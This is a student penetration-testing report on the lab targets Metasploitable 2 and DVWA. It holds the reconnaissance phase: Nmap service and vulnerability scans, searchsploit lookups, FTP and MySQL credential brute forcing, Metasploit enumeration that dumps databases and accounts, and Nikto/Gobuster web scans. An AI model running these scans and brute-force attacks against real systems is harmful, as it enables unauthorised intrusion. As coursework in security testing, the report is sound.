Sri Lanka Institute of Information Technology

PENETRATION TEST REPORT

Assessment 2

Applied Information Assurance

Submitted by:

Registration Number	Student Name
IT21001734	H.M.T.M. Herath

Date of Submission:

11/05/2023

Table of Contents

1. Executive Summary

A vulnerability assessment and penetration test were conducted on two domains including Metasploitable 2 and DVWA web application of Metasploitable 2 to determine its exposure to a targeted cyber-attack. All tests were conducted in a manner that simulated a malicious attacker engaged in a cyber-attack against Metasploitable 2 with the following goals,

- Identify whether a remote attacker can penetrate defenses of Metasploitable 2.
- Determine the impact of a security breach of confidentiality and integrity of the private data of the system, availability of information systems of Metasploitable 2 and internal infrastructure.

Security vulnerabilities that might give a remote attacker unauthorized access to sensitive data have been identified and exploited. The assessments and attacks were carried out with the same degree of access as a typical Internet user would have. The evaluation was carried out in compliance with industry standard guidelines, and controlled conditions were used with all tests and actions.

Here there are 2 IPs used by me as there was a technical issue. First steps used 192.168.8.126 then after, in the web app testing phase I had to change network adapter type because web application was not performed correctly.

1.1 Scope

IP address	**192.168.8.126 [10.0.2.6]**
Name	**Metasploitable 2.0**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

Domain	**192.168.8.126/DVWA [10.0.2.6]**
Name	**Damn Vulnerable Web Application**
System Type	Host
OS Information	Ubuntu 8.04 (hardy) on Linux kernel 2.6

1.2 Methodology

Industry-standard penetration testing tools and frameworks were used for the vulnerability assessment and penetration test including Nmap, Metasploit Framework, various information gathering tools, Kali Linux penetration testing tools and automated vulnerability scanners. Further, standard penetration testing procedure was followed throughout the process, which is information gathering, vulnerability assessment, exploitation, and remediation.

1.3 Limitations

Vulnerability assessment and penetration test was conducted only for the in-scope IPs and domains. Vulnerabilities related to denial of service and mobile applications were considered out-of-scope.

1.4 Risk Severity Information

High	The highest risk associated with a specific vulnerability is represented by the high-risk level. The target application can be successfully exploited, and the application data can be comprised partially or totally by the attacker. The data of the service or application may be modified or deleted by the attacker.
Medium	Considerable risks associated with specific vulnerabilities are represented by the medium-risk level. Low level information about the application or service can be gained by an attacker when exploiting medium risk vulnerabilities. Medium-risk vulnerabilities should be addressed after mitigating high-risk vulnerabilities.
Low	The lowest risk associated with a specific vulnerability is represented by the low-risk level. This may allow an attacker to obtain some information which is not much critical, but not intended to have knowledge otherwise.

2. Summary of Findings

Scope - 192.168.8.126 [10.0.2.6]

No	Vulnerability	Risk	Testing scale
a)	Detected a Bind Shell Backdoor	High	Exploited
b)	FTP Backdoor Detection	High	Exploited
c)	Password not Set for MySQL root User	High	Exploited
d)	Weak Credentials Used in VNC	High	Exploited
e)	Detected a Backdoor in IRC	High	Exploited
f)	Default Credentials Used in Apache Tomcat	High	Exploited
g)	Weak Credentials Used in SSH	High	Exploited
h)	Anonymous FTP Login Enabled	Medium	Exploited
i)	Weak Credentials Used in FTP	Medium	Exploited
j)	Cleartext Authentication is Supported by FTP	Low	Not exploited

Scope – http:// 192.168.8.126/dvwa [10.0.2.6]

No	Vulnerability	Risk	Testing scale
a)	Weak Credentials Used for Login	High	Exploited
b)	SQL Injection	High	Exploited
c)	Unrestricted File Upload	High	Exploited
d)	Command Execution	High	Exploited

3. Technical Review

3.1 Information Gathering

3.1.1 Discovering the Target Network

As the first step of information gathering, the network which needed testing was discovered. Nmap was used for this purpose.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap --script broadcast-ping.nse 192.168.8.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 12:12 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00039s latency).
Not shown: 978 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
```

Figure 1-Discovering the target network.

Target network could be identified by the IP 192.168.8.194.

3.1.2 Enumerating Open Ports and Services

A basic port scan was performed with Nmap to identify all open ports, services associated with the ports and versions of the services in the target IP.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -sV 192.168.8.126 -p- --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 12:16 EDT
Nmap scan report for 192.168.8.126
Host is up (0.000077s latency).
Not shown: 65506 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell?
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
6697/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
8787/tcp open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
51299/tcp open mountd      1-3 (RPC #100005)
51585/tcp open nlockmgr    1-4 (RPC #100021)
56763/tcp open java-rmi    GNU Classpath grmiregistry
57461/tcp open status      1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version,
submit.cgi?new-service :
SF-Port514-TCP:V=7.93%I=7%D=5/8%Time=6459206A%P=x86_64-pc-linux-gnu%r(NULL
SF:,2B,"\x01Couldn't\x20get\x20address\x20for\x20your\x20host\x20\(kali\)\
SF:n");
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs:

Service detection performed. Please report any incorrect results at https://nma
Nmap done: 1 IP address (1 host up) scanned in 140.08 seconds
```

Figure 2-Open ports and associated services

About 30 open ports could be identified including commonly used ports. So, as the next step, each of these commonly used ports were enumerated.

3.1.3 FTP Enumeration

Two FTP services could be identified residing in ports 22 and 2121 respectively. Enumeration was performed for both ports.

As the first step of FTP enumeration, a banner grabbing was performed with Netcat.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nc -vn 192.168.8.126 21
(UNKNOWN) [192.168.8.126] 21 (ftp) open
220 (vsFTPd 2.3.4)
```

Figure 3-Banner grabbing (FTP port 21)

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nc -vn 192.168.8.126 2121
(UNKNOWN) [192.168.8.126] 2121 (iprop) open
220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.8.126]
```

Figure 4-Banner grabbing (FTP port 2121)

FTP service which resides in port 21 could be observed to be running vsFTPD version 2.3.4 and the FTP service resides in port 2121 could be observed to be running ProFTPD version 1.3.1 which is an FTP server.

Then Searchsploit tool was used to identify any potential exploits available for the mentioned FTP versions.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# searchsploit -u
[i] Updating via apt package management (Expect we
```

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# searchsploit vsFTPD 2.3.4
---------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
---------------------------------------------------------------------------------------------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                                                       | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                                                          | unix/remote/17491.rb
---------------------------------------------------------------------------------------------------------------------
Shellcodes: No Results
```

Figure 5-searchsploit results for port 21.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# searchsploit proFTPD 1.3.1
Exploits: No Results
Shellcodes: No Results
```

Figure 6-searchsploit results for port 2121.

The FTP version in port 21 could be identified as vulnerable to a backdoor command execution and a Metasploit module is available for exploiting the vulnerability.

Then both FTP services were tested for anonymous login, with providing anonymous as the username and a blank password.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 21 --script ftp-anon 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08
Nmap scan report for 192.168.8.126
Host is up (0.00045s latency).

PORT   STATE SERVICE
21/tcp open  ftp
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virt
```

Figure 7-Testing port 21 for anonymous login

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 2121 --script ftp-anon 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-
Nmap scan report for 192.168.8.126
Host is up (0.00036s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox v
```

Figure 8-Testing port 2121 for anonymous login

FTP service in port 21 allowed anonymous login, while port 2121 did not.

Then a credential brute forcing was performed using “ftp-brute” Nmap script on both ports.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 21 --script ftp-brute 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 12:59 EDT
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] usernames: Time limit 10m00s exceeded.
NSE: [ftp-brute] passwords: Time limit 10m00s exceeded.
Nmap scan report for 192.168.8.126
Host is up (0.00059s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-brute:
|   Accounts:
|     user:user - Valid credentials
|_  Statistics: Performed 3574 guesses in 601 seconds, average tps: 5.8
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
```

Figure 9-Credentials brute forcing on port 21.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 2121 --script ftp-brute 192.168.8.126

Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08
Nmap scan report for 192.168.8.126
Host is up (0.00058s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBo vir
```

Figure 10-Credentials Brute forcing on port 2121.

Valid credentials can be found only for the FTP service on port 21.

Then a Wireshark packet capturing was performed on both ports to check unencrypted credentials passing through the network.

FTP services on both ports were passing credentials as plain text through the network.

Then both FTP services were tested for FTP bounce vulnerability with Nmap.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 21 --script ftp-bounce 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05
NSE: [ftp-bounce] PORT response: 500 Illegal PORT
Nmap scan report for 192.168.8.126
Host is up (0.00042s latency).

PORT   STATE SERVICE
21/tcp open  ftp
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox
```

Figure 12-Testing port 21 for FTP bounce vulnerability

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 2121 --script ftp-bounce 192.168
Starting Nmap 7.93 ( https://nmap.org ) at 2
Nmap scan report for 192.168.8.126
Host is up (0.00050s latency).

PORT     STATE SERVICE
2121/tcp open  ccproxy-ftp
MAC Address: 08:00:27:B5:2A:DF (Oracle Virtu
```

Figure 13-Testing port 2121 for FTP bounce vulnerability

Neither of FTP services were not vulnerable to FTP bounce vulnerability, which uses. "PORT" commands to request access to ports indirectly through the use of the victim machine by an attacker.

3.1.4 SSH Enumeration

Secure shell (SSH) service could be identified on the default port 22.

Then an algorithm brute force was performed with “ssh2-enum-algos” Nmap script to identify supported algorithms by the SSH service.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p22 192.168.8.126 --script ssh2-enum-algos
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 15:50 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00033s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh2-enum-algos:
|   kex_algorithms: (4)
|       diffie-hellman-group-exchange-sha256
|       diffie-hellman-group-exchange-sha1
|       diffie-hellman-group14-sha1
|       diffie-hellman-group1-sha1
|   server_host_key_algorithms: (2)
|       ssh-rsa
|       ssh-dss
```

```
|   encryption_algorithms: (13)
|       aes128-cbc
|       3des-cbc
|       blowfish-cbc
|       cast128-cbc
|       arcfour128
|       arcfour256
|       arcfour
|       aes192-cbc
|       aes256-cbc
|       rijndael-cbc@lysator.liu.se
|       aes128-ctr
|       aes192-ctr
|       aes256-ctr
|   mac_algorithms: (7)
|       hmac-md5
|       hmac-sha1
|       umac-64@openssh.com
|       hmac-ripemd160
|       hmac-ripemd160@openssh.com
|       hmac-sha1-96
|       hmac-md5-96
|   compression_algorithms: (2)
|       none
|_      zlib@openssh.com
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualB
```

Figure 15-SSH algorithm brute force

Weak SSH keys were enumerated with “ssh-hostkey” Nmap script.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p22 192.168.8.126 --script ssh-hostkey --script-args ssh_hostkey=full
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 15:54 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00058s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   ssh-dss AAAAB3NzaC1kc3MAAACBALz4hsc8a2Srq4nlW960qV8xwBG0JC+jI7fWxm5METIJH4tKr/xUTwsTYEYn
ReivL0SIWEG/E96Ai+pqYMP2WD5KaOJwSIXSUajnU5oWmY5x85sBw+XDAAAAFQDFkMpmdFQTF+oRqaoSNVU7Z+hjSwAA
sKqcdwdtyIn8OUCOyrIjqNuA2QW217oQ6wXpbFh+5AQm8Hl3b6C6o8lX3Ptw+Y4dp0lzfWHwZ/jzHwtuaDQaok7u1f97
7imFkMuYXCDTq843YU6Td+0mWpllCqAWUV/CQamGgQLtYy5S0ueoks01MoKdOMMhKVwqdr08nvCBdNKjIEd3gH6oBk/Y
|_  ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEAstqnuFMBOZvO3WTEjP4TUdjgWkIVNdTq6kboEDjteOfc65TlI7sR
j7XSSA/Oc5QSk3sJ/SInfb78e3anbRHpmkJcVgETJ5WhKObUNf1AKZW++4Xlc63M4KI5cjvMMIPEVOyR3AKmI78Fo3HJ
NSvki4j+qDYyZ2E5497W87+Ed46/8P42LNGoOV8OcX/ro6pAcbEPUdUEfkJrqi2YXbhvwIJ0gFMb6wfe5cnQew==
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
```

Figure 16-Enumerating weak SSH keys.

Authentication methods for SSH was enumerated with “ssh-auth-methods” Nmap script and found that both public-key and password are accepted.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p22 192.168.8.126 --script ssh-auth-methods --script-args='ssh.user=msfadmin'
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 15:56 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00026s latency).

PORT   STATE SERVICE
22/tcp open  ssh
| ssh-auth-methods:
|   Supported authentication methods:
|     publickey
|_    password
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
```

Figure 17-Enumerating SSH authentication methods

. 3.1.5 SMTP Enumeration

Simple Mail Transfer Protocol (SMTP) service could be identified on the default port 25. Users of SMTP were enumerated with “smtp_enum” Metasploit module.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):

   Name       Current Setting                              Required  Description
   ----       ---------------                              --------  -----------
   RHOSTS     192.168.8.126                                yes       The target hos
                                                                     cs/using-metas
   RPORT      25                                           yes       The target por
   THREADS    1                                            yes       The number of
   UNIXONLY   true                                         yes       Skip Microsoft
   USER_FILE  /usr/share/metasploit-framework/data/wordl   yes       The file that
              ists/unix_users.txt


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smtp/smtp_enum) > exploit

[*] 192.168.8.126:25      - 192.168.8.126:25 Banner: 220 metasploitable.localdomai
[+] 192.168.8.126:25      - 192.168.8.126:25 Users found: , backup, bin, daemon, d
l, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, s
[*] 192.168.8.126:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Figure 18-Enumerating SMTP users

Some default users in UNIX systems such as mail, postmaster , user and www-data could be identified.

3.1.6 NetBIOS Enumeration

NetBIOS (SMB) service could be identified on the default ports 139 and 445.

As the first step of SMB enumeration, enum4linux was used to identify users, workgroups and Nbtstat information.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# enum4linux -a  192.168.8.126
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux

 =========================================( Target Information )===============

Target ........... 192.168.8.126
RID Range ........ 500-550,1000-1050
Username ......... ''
Password ......... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=============================( Nbtstat Information for 192.168.8.126 )=====

ooking up status of 192.168.8.126
      METASPLOITABLE  <00> -         B <ACTIVE>  Workstation Service
      METASPLOITABLE  <03> -         B <ACTIVE>  Messenger Service
      METASPLOITABLE  <20> -         B <ACTIVE>  File Server Service
      ..__MSBROWSE__. <01> - <GROUP> B <ACTIVE>  Master Browser
      WORKGROUP       <00> - <GROUP> B <ACTIVE>  Domain/Workgroup Name
      WORKGROUP       <1d> -         B <ACTIVE>  Master Browser
      WORKGROUP       <1e> - <GROUP> B <ACTIVE>  Browser Service Elections

      MAC Address = 00-00-00-00-00-00
```

Figure 19-Enumerating SMB with enum4linux

Then Nmap was utilized with “smb-vuln” script to identify potential vulnerabilities.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 139,445 --script smb-vuln* 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 22:26 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00052s latency).

PORT    STATE SERVICE
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)

Host script results:
|_smb-vuln-ms10-054: false
|_smb-vuln-regsvc-dos: ERROR: Script execution failed (use -d to debug)
|_smb-vuln-ms10-061: false
```

Figure 20-SMB vulnerability scan with Nmap

SMB services could be identified as not vulnerable to ms10-054 which is SMB pool overflow vulnerability and ms10-061 which is Microsoft print spooler service impersonation vulnerability.

3.1.7 MySQL Enumeration

MySQL service could be identified on the default port 3306.

As the first step of enumeration, a login brute force was performed for the user root with “mysql_login” Metasploit module in order to obtain valid credentials because most of the enumerations on MySQL service require valid credentials. The results revealed that the user root does not require a password to login to MySQL service.

```
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 192.168.8.126
rhosts => 192.168.8.126
msf6 auxiliary(scanner/mysql/mysql_login) > set rport 3306
rport => 3306
msf6 auxiliary(scanner/mysql/mysql_login) > exploit

[+] 192.168.8.126:3306    - 192.168.8.126:3306 - Found remote MySQL v
[!] 192.168.8.126:3306    - No active DB -- Credential data will not
[+] 192.168.8.126:3306    - 192.168.8.126:3306 - Success: 'root:'
[*] 192.168.8.126:3306    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/mysql/mysql_login) >
```

Figure 21-MySQL login brute force on user root

Further enumeration was performed to check whether the found credentials are valid and to steal information from MySQL service.

```
msf6 auxiliary(admin/mysql/mysql_sql) > set rhosts 192.168.8.126
rhosts => 192.168.8.126
msf6 auxiliary(admin/mysql/mysql_sql) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_sql) > set SQL show databases;
SQL => show databases;
msf6 auxiliary(admin/mysql/mysql_sql) > exploit
[*] Running module against 192.168.8.126

[*] 192.168.8.126:3306 - Sending statement: 'show databases;'...
[*] 192.168.8.126:3306 -  | information_schema |
[*] 192.168.8.126:3306 -  | dvwa |
[*] 192.168.8.126:3306 -  | metasploit |
[*] 192.168.8.126:3306 -  | mysql |
[*] 192.168.8.126:3306 -  | owasp10 |
[*] 192.168.8.126:3306 -  | tikiwiki |
[*] 192.168.8.126:3306 -  | tikiwiki195 |
[*] Auxiliary module execution completed
msf6 auxiliary(admin/mysql/mysql_sql) >
```

Figure 22-Steal Information from MySQL

Users associated with the MySQL service was enumerated using “mysql_enum” module of Metasploit.

```
msf6 > use auxiliary/admin/mysql/mysql_enum
msf6 auxiliary(admin/mysql/mysql_enum) > set rhosts 192.168.8.126
rhosts => 192.168.8.126
msf6 auxiliary(admin/mysql/mysql_enum) > set username root
username => root
msf6 auxiliary(admin/mysql/mysql_enum) > exploit
[*] Running module against 192.168.8.126

[*] 192.168.8.126:3306 - Running MySQL Enumerator...
[*] 192.168.8.126:3306 - Enumerating Parameters
[*] 192.168.8.126:3306 -        MySQL Version: 5.0.51a-3ubuntu5
[*] 192.168.8.126:3306 -        Compiled for the following OS: deb
[*] 192.168.8.126:3306 -        Architecture: i486
```

Figure 23-mysql_enum module of Metasploit

Three main users as “debian-sys-maint” , “root” and “guest” could be identified with their privileges on the MySQL service.

```
[*] 192.168.8.126:3306 - Enumerating Accounts:
[*] 192.168.8.126:3306 -        List of Accounts with Password Hashes:
[+] 192.168.8.126:3306 -                User: debian-sys-maint Host:  Password
[+] 192.168.8.126:3306 -                User: root Host: % Password Hash:
[+] 192.168.8.126:3306 -                User: guest Host: % Password Hash:
[*] 192.168.8.126:3306 -        The following users have GRANT Privilege:
[*] 192.168.8.126:3306 -                User: debian-sys-maint Host:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
[*] 192.168.8.126:3306 -        The following users have CREATE USER Privilege:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
[*] 192.168.8.126:3306 -        The following users have RELOAD Privilege:
[*] 192.168.8.126:3306 -                User: debian-sys-maint Host:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
[*] 192.168.8.126:3306 -        The following users have SHUTDOWN Privilege:
[*] 192.168.8.126:3306 -                User: debian-sys-maint Host:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
[*] 192.168.8.126:3306 -        The following users have SUPER Privilege:
[*] 192.168.8.126:3306 -                User: debian-sys-maint Host:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
[*] 192.168.8.126:3306 -        The following users have FILE Privilege:
[*] 192.168.8.126:3306 -                User: debian-sys-maint Host:
[*] 192.168.8.126:3306 -                User: root Host: %
[*] 192.168.8.126:3306 -                User: guest Host: %
```

Figure 24-Results of mysql_enum module

Nmap identified MySQL version as 5.0.51a, and utilizing searchsploit revealed some exploits that can be used with this particular version.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# searchsploit MYSQL 5.0.51a
---------------------------------------------------
 Exploit Title
---------------------------------------------------
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow
MySQL < 5.6.35 / < 5.7.17 - Integer Overflow
Oracle MySQL < 5.1.49 - 'DDL' Statements Denial of S
Oracle MySQL < 5.1.49 - 'WITH ROLLUP' Denial of Serv
Oracle MySQL < 5.1.49 - Malformed 'BINLOG' Arguments
Oracle MySQL < 5.1.50 - Privilege Escalation
---------------------------------------------------
Shellcodes: No Results
```

Figure 25-MySQL exploits available in searchsploit

3.1.8 VNC Enumeration

Virtual Network Computing (VNC) service, which is used to remotely control another computer, could be identified on the default port 5900.

Nmap script “vnc-info” was utilized to enumerate the VNC service.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -sV --script vnc-info -p 5900 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 22:37 EDT
Nmap scan report for 192.168.8.126
Host is up (0.00062s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_     VNC Authentication (2)
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC)
```

Figure 26-VNC enumeration using Nmap

As the security type used here is VNC authentication, it may be vulnerable to authentication bypasses.

3.1.9 IRC Enumeration

Internet Relay Chat (IRC) service could be identified on the default port 6667.

Nmap script “irc-info” was utilized to gather basic information of the service.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -sV --script irc-info -p 6667 192.168.8.126
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 22:
Nmap scan report for 192.168.8.126
Host is up (0.00058s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
| irc-info:
|   users: 1
|   servers: 1
|   lusers: 1
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 10:41:44
|   source ident: nmap
|   source host: 9C83E594.49132F3E.FFFA6D49.IP
|_  error: Closing Link: zrpddatke[192.168.8.137] (Quit:
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual
Service Info: Host: irc.Metasploitable.LAN
```

Figure 27-Enumerating basic information on IRC

IRC version was identified as Unreal 3.2.8.1 which contains a major vulnerability known as UnrealIRCD 3.2.8.1 Backdoor Command Execution. So, Nmap's "ircunrealircd-backdoor" script was used to confirm the vulnerability.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -sV --script irc-unrealircd-backdoor -p 6667 192.168
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 22:42 E
Nmap scan report for 192.168.8.126
Host is up (0.00036s latency).

PORT     STATE SERVICE VERSION
6667/tcp open  irc     UnrealIRCd
|_irc-unrealircd-backdoor: Looks like trojaned version of unr
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtual NIC
Service Info: Host: irc.Metasploitable.LAN

Service detection performed. Please report any incorrect resu
Nmap done: 1 IP address (1 host up) scanned in 20.65 seconds
```

Figure 28-Confirming IRC vulnerability using Nmap script

3.1.10 Apache Tomcat Enumeration

A default Tomcat web server implementation could be identified on port 8180, and admin login page could be identified in http://192.168.8.194:8180/admin/ path.

Figure 29-Admin login page for Tomcat web server

As this is a default web server, it is possible that default account credentials for Admin login page are still in use.

Nmap script "http-default-accounts" was utilized to identify any default credentials in use inside this web server implementation. It could confirm that default credentials are still in use in the web server implementation.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nmap -p 8180 --script http-default-accounts 192.168.
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-08 22
Nmap scan report for 192.168.8.126
Host is up (0.00072s latency).

PORT     STATE SERVICE
8180/tcp open  unknown
| http-default-accounts:
|   [Apache Tomcat] at /manager/html/
|     tomcat:tomcat
|   [Apache Tomcat Host Manager] at /host-manager/html/
|_    tomcat:tomcat
MAC Address: 08:00:27:B5:2A:DF (Oracle VirtualBox virtua
```

Figure 30-Utilizing Nmap to identify default credentials.

3.1.11 Web Application Enumeration

A web application called Damn Vulnerable Web Application (DVWA) could be identified on HTTP port 80 in http://192.168.8.194/dvwa path. Tests were conducted on this web application considering it as a separate domain.

As the first step of enumerating the web application, Nikto was used to scan the web application to identify existing vulnerabilities and gather critical information.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# nikto -h http://10.0.2.6/dvwa/
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          10.0.2.6
+ Target Hostname:    10.0.2.6
+ Target Port:        80
+ Start Time:         2023-05-08 23:13:47 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /dvwa/: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /dvwa/: The anti-clickjacking X-Frame-Options header is not present. See:
s
+ /dvwa/: The X-Content-Type-Options header is not set. This could allow the
the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vul
+ /dvwa/: Cookie PHPSESSID created without the httponly flag. See: https://d
+ /dvwa/: Cookie security created without the httponly flag. See: https://de
+ Root page /dvwa redirects to: login.php
+ No CGI Directories found (use '-C all' to force check all possible dirs)
```

Figure 31-Scanning web application with Nikto

Nikto could identify many vulnerabilities, flaws and interesting facts associated with the web application.

As there are hidden directories in web applications which are not visible to normal users, Gobuster was utilized to brute force hidden directories. Brute forcing was performed using different wordlists.

```
┌──(root㉿kali)-[/home/h3r4/Desktop/vapt]
└─# gobuster dir -u http://10.0.2.6/dvwa/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.0.2.6/dvwa/
[+] Method:                  GET
